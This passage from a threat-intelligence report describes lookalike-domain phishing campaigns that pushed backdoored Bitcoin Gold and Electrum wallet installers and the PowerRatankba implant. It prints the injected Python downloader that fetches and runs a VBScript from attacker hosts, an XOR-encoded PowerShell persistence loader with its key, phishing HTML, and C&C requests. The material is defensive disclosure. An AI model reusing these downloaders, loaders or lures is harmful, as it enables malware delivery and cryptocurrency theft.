The first campaign that utilized this technique used a Bitcoin Gold (BTG) theme to trick the targets into visiting an internationalized domain name (IDN) website (Fig. 22). An email was sent to targets offering a BTG wallet application along with a link to the malicious website: hxxps://xn--bitcoingld-lcb[.]org/. However, web browsers and email clients would display the link as follows: hxxps://bitcoingöld[.]org/. Emails in this BTG campaign were sent between approximately November 10-16, 2017. Some of the known sender emails include but are not limited to: info@xn--bitcoingod-8yb[.]com, info@xn--bitcoigold-o1b[.]com, and tech@xn--bitcoingld-lcb[.]org. Campaigns using IDN can be difficult to recognize as malicious because they are typically very similar to the mimicked legitimate domains except for a single character (Fig. 23). (see IOC section for more likely related IDNs)

Figure 22: Sample email containing a URL to malicious IDN hosting PyInstaller PowerRatankba downloader. The



Wed 11/15/2017 [redacted]

info@bitcoingold.com on behalf of no-reply@bitcoingold.org

BITCOIN GOLD WALLET

To Recipients

Bitcoin Gold Sets Sunday Date for C ryptocurrency Release

Bitc oin gold is set to go live this weekend.

Bitcoin gold community can have a full suite of services of allow exchanges , pools, wallet at launch time.

Download BitcoinGold Wallet!


Please visit our site https://bitcoin gold.org and install BitcoinGold Wallet to get your BitcoinGold.

Kind Regards,

BitcoinGold Team

© Bitcoin Gold 2017

IDN email address is emphasized in a red box.




exchanges , pools, wallet at launch time.

https://bitcoingöld.org
Click to follow link

Download BitcoinGold Wallet!

Figure 23: Excerpt from phishing email showing the IDN link with red arrow pointing to internationalized character

Many thanks to Yonathan Klijnsma (@ydklijnsma) of RiskIQ, whose assistance allowed us to analyze a historical scrape of one of the web pages hosting the malware at xn--bitcoingld-lcb[.]org. In the scrape, an additional text and a button were inserted in place of the BTG logo. The button used JavaScript to download a payload from hxxps://bitcoingöld[.]org/bitcoingold.exe (IDN: xn--bitcoingld-lcb[.]org) (Fig. 24). Additional differences are likely the result of changes to the legitimate website (Fig. 25) since the malicious campaign.



Please download Bitcoin Gold wallet program to get your BTCG.

DECENTRALIZATION

Bitcoin Gold implements a new PoW algorithm, Equihash, that makes mining decentralized again. Special computer hardware designed for BTC mining (ASICs) is obsolete for mining BTG, giving ordinary users a chance to mine with ubiquitous GPUs.

FAIR DISTRUBUTION

A hard fork of Bitcoin is the most fair and efficient method of creating and distributing a new digital asset. Coins that are created from a new genesis block always have ownership concentrated among a smaller group of people.


REPLAY PROTECTION

In order to ensure the safety of the Bitcoin ecosystem, Bitcoin Gold will implement full replay protection, an essential feature that protects users coins from being spent accidentally.

TRANSPARENCY

Bitcoin Gold is a free open source software project that is built by volunteer developers and supported by a rapidly growing community of Bitcoin enthusiasts that stretches across the globe.

Figure 24: Malicious BTG website hosting PowerRatankba downloader. Credit: RiskIQ



DECENTRALIZATION

Bitcoin Gold decentralizes mining by adopting a PoW algorithm, Equihash, which cannot be run faster on the specialty equipment used for Bitcoin mining (ASIC miners.) This gives ordinary users a fair opportunity to mine with

FAIR DISTRIBUTION

Hard forking Bitcoin's blockchain fairly and efficiently distributes a new digital asset immediately to people all over the world who have interest in cryptocoins. Other methods, such as creating coins with a new genesis block,

REPLAY PROTECTION

To ensure the safety of the Bitcoin ecosystem, Bitcoin Gold has implemented full replay protection and unique wallet addresses, essential features that protect users and their coins from several kinds of accidents and malicious


TRANSPARENCY

Bitcoin Gold is a free open source software project that is built by volunteer developers and supported by a rapidly growing community of Bitcoin enthusiasts that stretches around the globe.

Figure 25: Legitimate BTG website showing difference between legitimate and malicious websites (note: this screenshot was not taken on the same day as the screenshot of the malicious website)

Once clicked, the button on the malicious BTG page would have directed a victim to download a payload from hxxps://bitcoingöld[.]org/bitcoingold.exe. At the time of our analysis, this URL was not returning content. However, we discovered from a comment on a multiple anti-virus scanning service that someone targeted by this campaign had uploaded a payload downloaded from the fake website. The file in that case was named ElectronGold-1.1.1.exe (eab612e333baaec0709f3f213f73388607e495d8af9a2851f352481e996283f1). We also found a similar payload with unknown origin named ElectronGold-1.1.exe (b530de08530d1ba19a94bc075e74e2236c106466dedc92be3abdee9908e8cf7e).

The second campaign we discovered used a fake Electrum update as the lure to similarly direct victims to a malicious IDN resembling the legitimate electrum.org website (Fig. 26). The emails in this case were sent, based on our visibility, using a unique @mail.com email address for each recipient, and at least some of the emails were sent between November 18-21, 2017. A subject of "New Electrum Wallet Released" was used to trick victims into thinking that they needed to download an update for Electrum to be able to use Segwit2X and Bitcoin Gold. If a victim clicked on the malicious link, they were presented with what appeared to be a normal version of Electrum's official website (Fig. 27).



Sat 11/18/2017 [redacted]

[redacted]@mail.com on behalf of electrum <no-reply@electrum.org>

New Electrum Wallet Released

To [redacted]

Get ready for upcoming Bitcoin Hardforks!

What Are The Upcoming Bitcoin Hardforks?

In the next few weeks, Bitcoin will undergo 2 more controversial hardforks which are as follows:

Bitcoin Gold: Expected hardfork to occur on November 25

Segwit2X: Expected hardfork to occur on Block 494,784, approximately on November 28

What Should I Do?


Download and install new Electrum Wallet to get BitcoinGold and Segwit2x related to your BTC.

Kind Regards,

Electrum Team

© Electrum.Org 2017

Figure 26: Phishing email with fake Electrum wallet application update announcement



Latest release: Electrum-3.0.3

Release notes - Previous releases

Sources and executables are signed by ThomasV.

Easy installation

Linux	Install dependencies:
	`sudo apt-get install python3-setuptools python3-pyqt5 python3-pi`
	Install Electrum:
	`sudo pip3 install https://download.electrum.org/3.0.3/Electrum-3`


Windows	Standalone Executable (signature) Portable version (signature) (security advice) Note: The QR code scanner is not supported in Windows binaries Note: Some old versions of Windows might need to install the KB2999226 Windows upda
OSX	Executable for OS X (signature) Note: The QR code scanner is not supported in OSX binaries
Android	Google Play APK (signature)

Installation from Python sources

Sources	Electrum-3.0.3.tar.gz (signature) Electrum-3.0.3.zip (signature)
Linux	Download and untar Electrum-3.0.3.tar.gz In the electrum directory, run: `'python3 electrum'` To install it on your system, run: `'sudo python3 setup.py install'`

Figure 27: A fake website with links to backdoored installation packages highlighted in red boxes and internationalized character noted by red arrow


Each of the links highlighted in red led to a malicious payload hosted directly on the same server: hxxps://xn--electrm-s2a[.]org/electrum-3.0.3.exe (Fig. 28). The electrum-3.0.3.exe is a backdoored PyInstaller that is configured to download a VBScript PowerRatankba downloader.



```
<div id="win">
<a href="https://electrüm.org/electrum-3.0.3.exe">Standalone Executable</a>
<span style="font-size:80%">
    (<a href="https://electrüm.org/electrum-3.0.3.exe">signature</a>)
</span>
</div>
<div id="win_portable">
<a href="electrum-3.0.3.exe">Portable version</a>
<span style="font-size:80%">
    (<a href="https://electrüm.org/electrum-3.0.3.exe">signature</a>)
    (<a href="https://electrüm.org/electrum-3.0.3.exe">security advice</a>)
</span>
</div>
```

Figure 28: HTML code from malicious Electrum webpage

In both campaigns, the same malicious Python code was injected into the PyInstallers, specifically into \gui\qt\installwizard.py. The backdoor code in each campaign is nearly identical except for the target URL and the file name to which the downloaded VBScript is saved (Fig. 29).



```
file = urllib.URLopener()
file.retrieve("http://www.btc-gold.us/images/top_bar.gif", "C:\\Users\\Public\\Documents\\
    diff.vbs")
bexists = os.path.exists("C:\\Users\\Public\\Documents\\diff.vbs")
if bexists:
    subprocess.call('wscript.exe C:\\Users\\Public\\Documents\\diff.vbs',creationflags=8)
```

```
file = urllib.URLopener()
file.retrieve("http://trade.publicvm.com/images/top_bar.gif", "C:\\Users\\Public\\Documen
    Electrum_backup.vbs")
bexists = os.path.exists("C:\\Users\\Public\\Documents\\Electrum_backup.vbs")
if bexists:
    subprocess.call('wscript.exe C:\\Users\\Public\\Documents\\Electrum_backup.vbs',creat
```

Figure 29: Side-by-side comparison of backdoored installwizard.py scripts. Left: BTG, Right: Electrum

The BTG campaign was configured to download a VBScript from hxxp://www.btc-gold[.]us/images/top_bar.gif while saving the downloaded script to C:\Users\Public\Documents\diff.vbs. We were unable to retrieve this file but suspect a PowerRatankba variant would have been downloaded based on other campaigns.

The Electrum campaign was similarly configured to download a VBScript; however, in this case we were able to analyze the downloaded payload. The backdoored installwizard.py downloaded a script from hxxp://trade.publicvm[.]com/images/top_bar.gif (see Attribution section for more commentary) while saving the downloaded script to C:\Users\Public\Documents\Electrum_backup.vbs. The downloaded Electrum_backup.vbs was a PowerRatankba downloader with a target URL of hxxp://trade.publicvm[.]com/images/character.gif, which ultimately delivered a PowerRatankba implant with a C&C of trade.publicvm[.]com.


IMPLANT DESCRIPTION AND ANALYSIS

Three key implants were used at various points in these campaigns. The implants -- PowerRatankba, Gh0st RAT, and RatankbaPOS -- and specific variations are described in detail below.

POWERRATANKBA DESCRIPTION


PowerRatankba is used for the same purpose as Ratankba: as a first stage reconnaissance tool and for the deployment of further stage implants on targets that are deemed interesting by the actor. Similar to its predecessor, PowerRatankba utilizes HTTP for its C&C communication.

Once executed, PowerRatankba first sends detailed information about the infected device to its C&C server via the BaseInfo HTTP POST (Fig. 30), including the computer name, IP address(es), OS boot time and installation date, language, if ports 139, 3389, and/or 445 are open/closed/filtered, a process list, and (PowerRatankba.B only) output from two WMIC commands (Fig. 31).



```
POST /search.jsp?action=BaseInfo&u=[redacted] HTTP/1.1
Content-Type: text/plain
Host: vietcasino.linkpc.net:8080
Content-Length: [redacted]
Expect: 100-continue
Connection: Keep-Alive

HTTP/1.1 100

filename="[redacted].rst"
Content-Type: application/octet-stream
[redacted]


Name                       Value
----                       -----
IP Address 1               [redacted]
OS Architecture
OS Boot Time
OS Install Date
OS Language
OS Name
OS Service Pack
OS Version
Port 139 (File shares/RPC)
Port 3389 (RDP)
Port 445 (File shares)
ProxyEnable
ProxySetting
```

Figure 30: Initial HTTP POST containing infected device information to PowerRatankba.A C&C




```
"C:\Windows\system32\cmd.exe"  /c "wmic process get processid,commandline,sessionid | findstr
x86"
[redacted]       1

findstr  x86
[redacted]       1


"C:\Windows\system32\cmd.exe"  /c "wmic process get processid,commandline,sessionid | findstr
SysWOW"
[redacted]       1

findstr  SysWOW
[redacted]       1
```

Figure 31: WMIC command output sent via same initial HTTP POST

There are only slight variations between the initial BaseInfo HTTP POST, such as the process list is retrieved by PowerRatankba.A using "tasklist /svc" while PowerRatankba.B uses just "tasklist".

POWERRATANKBA.A C&C DESCRIPTION

After the initial C&C check-in, PowerRatankba.A issues What HTTP GET requests (Fig. 32) to retrieve commands from the C&C server. All PowerRatankba.A HTTP requests contain a randomly generated numeric UID passed in the u HTTP URI parameter.



```
GET /search.jsp?action=What&u=[redacted] HTTP/1.1
Content-Type: text/plain
Host: vietcasino.linkpc.net:8080
Connection: Keep-Alive
```

Figure 32: PowerRatankba.A What HTTP GET Request


This variant receives commands and sends responses in plaintext. This variant only has four commands (Table 1) including a sleep, exit, and two different execute code functions.

Table 1: PowerRatankba.A C&C commands

Command	Description
success	Sleep and send request after sleep
killkill	Exit
Execute	Download payload from provided URL and execute via memory injection
DownExec	Download payload from provided URL, save to disk, then execute

POWERRATANKBA.B C&C DESCRIPTION

Similar to its predecessor, PowerRatankba.B issues What HTTP requests to its C&C server after the initial check-in. Instead of a numeric UID, this variant uses the infected device's double-Base64-encoded MAC address (Fig. 33).



```
GET /server.jsp?action=What&u=[redacted] HTTP/1.1
Content-Type: text/plain
Host: apps.got-game.org
Connection: Keep-Alive
```

Figure 33: PowerRatankba.B What HTTP GET Request

Commands from the C&C are still expected as plaintext but command parameters for all commands except interval are encrypted with DES using "Casillas" as both the key and initialization vector (IV) and then Base64-encoded. The response of the cmd command is the only data that is sent DES encrypted to the C&C whilst all other network traffic sent from the infected device to the C&C is either plaintext or Base64-encoded.


Several new commands were added to this variant (Table 2) while Execute and DownExec were replaced. The command exe was eventually changed to inj while functionality remained the same. Additionally, some earlier variants did not contain all of the commands listed below but the overall capabilities of the backdoor remained largely the same, therefore for the purpose of this research all variants with DES encryption are considered variant PowerRatankba.B.

Table 2: PowerRatankba.B C&C commands

Command	Description
success	Sleep and send request after sleep
killkill	Exit
interval	Change default sleep length
cmd	Execute command using "cmd.exe /c $cmdInst" . Command response is sent back to the C&C DES encrypted and Base64 encoded
cf_sv	Replace SCH, VBS, PS1 files with provided server location and pre-determined URI (e.g.,
rrr	Download payload from provided URL, write to C:\Users\Public\Documents\000.exe, and then execute payload.
exe or inj	Download payload from provided URL, inject into process memory using Invoke-ReflectivePEInjection

POWERRATANKBA PERSISTENCE

For persistence, PowerRatankba.A saves a JS file to the victim's Startup folder as appView.js that will be executed every time the victim's user account logs in. The persistence JS (Fig. 34) contains a XOR encoded PowerShell script to retrieve a Base64 encoded PowerShell from a hardcoded URL (e.g., hxxp://macintosh.linkpc[.]net:8080/mainls.cs). The encoded PowerShell script used a XOR key of "ZWZBGMINRQLUSVTGHWVYANJHTVUHTLTUGKOHIYOXQEFEIPHNGACNKMBWGRTJIHRANIIZJNNZHVF".




```
function efile(path, cmd_line, show)
{
    var shell = new ActiveXObject("WScript.Shell");
    shell.run(path + " " + cmd_line, show, false);
}

efile("powershell.exe", "-WindowStyle Hidden -ExecutionPolicy Bypass -Command \"& {$h = '3C2234213324262072193821230431363D32252D073B242B595C2E
455E3C352726264242615445030124342424353C2B356913213824363E283C747769787B1C4343120C2B22273E29222314382E0C3221250120142125272F7C6E155A5C02123A382
13A31086C273601070E46456144536B28223323373A392720677C636A1B1E143235213D25271C3323222C670A19182B283B3F29347917232D223B755F5B17172A22311C150A721B
2E2A330A2D22303B74717471293E23247254457C062024172C213D2B343563736B692C222B3E6F474321346166616D2A39382B283B3F293477772E226D7A677B5C462E5E5C70102
D35043C303B2F3B207668680F1F2D26332E2266073C3B76062024172C213D2B34351E74710E3032262631626D3B28141C0060614744335742332A293257483C40436A05342E0736
2721223B2376646115193127223025 7A023121691C2A2A1B3C3E2D34363218736A0B3C2220372B033936276F7627301C1A1B68754443274744273C687E620D323810223C3C2B212
56C783627746326223A3568434033595C012026232375601C2A2A1B3C3E2D343632650A222D2F33282C206B2B233E2B3730646E735F4B3344437E1D2B2C082D27333F242E6C0A28
3D263D356C68737413021C756D544B6A1D2D3604303921292721690820263D3C212C053C3620696D686933243B3A643D2E362E3C7371444276332B3A397A776E6A0D2D34143F262
F273439670937251E3020263B293B327E706F092F3C063326383B222730143F3D2D283467716A484C613A226873670F26396602203D2231206A1A3121352B24671305601D2E3A33
2737053F2323283B6676232926237F6F4A4273243C323E1E3020766868703F267B152E2E2C1D360A36356D6F7E445A3A2B333431206B693032342200323D735F4B3344437E39341
C3F39232329237A7F676A213A2621767A7C3B352421392236322664243D383E3837623A303371777871696035302C28293A7E2B3D607A4E44101E36252E3C33176D3B26331C2C69
676A063A2E3804232B223F31330B3C2031716826290431363D32252D7A43406C38353A3D3A6C6975777042423E31263434656E6D6D233C3C152463632E3C62732927382660687F2
E3C69617E393A3C082D766B3F267A6560646043582A415F002235353C7A0535242B3A687905302B3B223026677D7F7344536B2B25371420696D68063335331C2E3C37323426123F
272B72653D331B3F3B3B2B293C6D4B507336212838276E6F71683930392129687C76687A434021327E71243723213B67662A39696A66555B3E233D202435434D3C4E44101E36252
E3C33176D0C37123A3B69676A151D233B222337790E273F39670B3C3223313A38331A726D170A020703661333211B203E3D3B2063141B302A3B3D3C6B052A27262D3C331C79740D
3F2D3A0533272F7F7C01353C20273D626A3D2E3A0423737E614F4D693A2D20383C21113A3B2423776B791A1D293A3D26212A3823373E1A71750B3B3C2E2C346D62012C033C3C6E7
A4E44022334382C37790926253F20202D6977192D3C333822043638392967693A2D20383C21113A3B24236C5B53';$key =
    'ZWZBGMINRQLUSVTGHWVYANJHTVUHTLTUGKOHIYOXQEFEIPHNGACNKMBWGRTJIHRANIIZJNNZHVF';$enc = [system.Text.Encoding]::ASCII;$data1 =
    $enc.GetBytes(-join ($h -split '(..)' | ? { $_ } | % { [char][convert]::ToUInt32($_, 16) }));for ($i = 0; $i -lt $data1.Length;
    $i++){$data1[$i] = $data1[$i] -bxor $key[$i % $key.Length];}[String]$DeStr = [System.Text.Encoding]::ASCII.GetString($data1);$scriptBlock
    = [Scriptblock]::Create($DeStr); Invoke-Command -ScriptBlock $scriptBlock;}\"", 0);
```

Figure 34: appView.js persistence JS

PowerRatankba.B is capable of using two different persistence methods while only one will be used based on whether or not the executing user has Administrator privileges. PowerRatankba first checks if the account has administrator privileges by executing the following command: “whoami /groups | findstr /c:”S-1-5-32-544” | findstr /c:”Enabled group” && goto:isadministrator’’. If the user account does have administrator privileges then PowerRatankba will download a PowerShell script from a hardcoded location (e.g., “$BaseServer + ‘images/character.gif’”), save it to a hardcoded location (e.g., C:/Windows/System32/WindowsPowerShell/v1.0/Examples/detail.ps1), and finally create a scheduled task to execute the downloaded PowerShell script on system startup. If the user account does not have administrator privileges then a VBScript file is downloaded from a hardcoded location (e.g., “$BaseServer + ‘images/top_bar.gif’”) and saved to the executing user’s Startup folder as, for example, PwdOpt.vbs or ProxyServer.vbs.

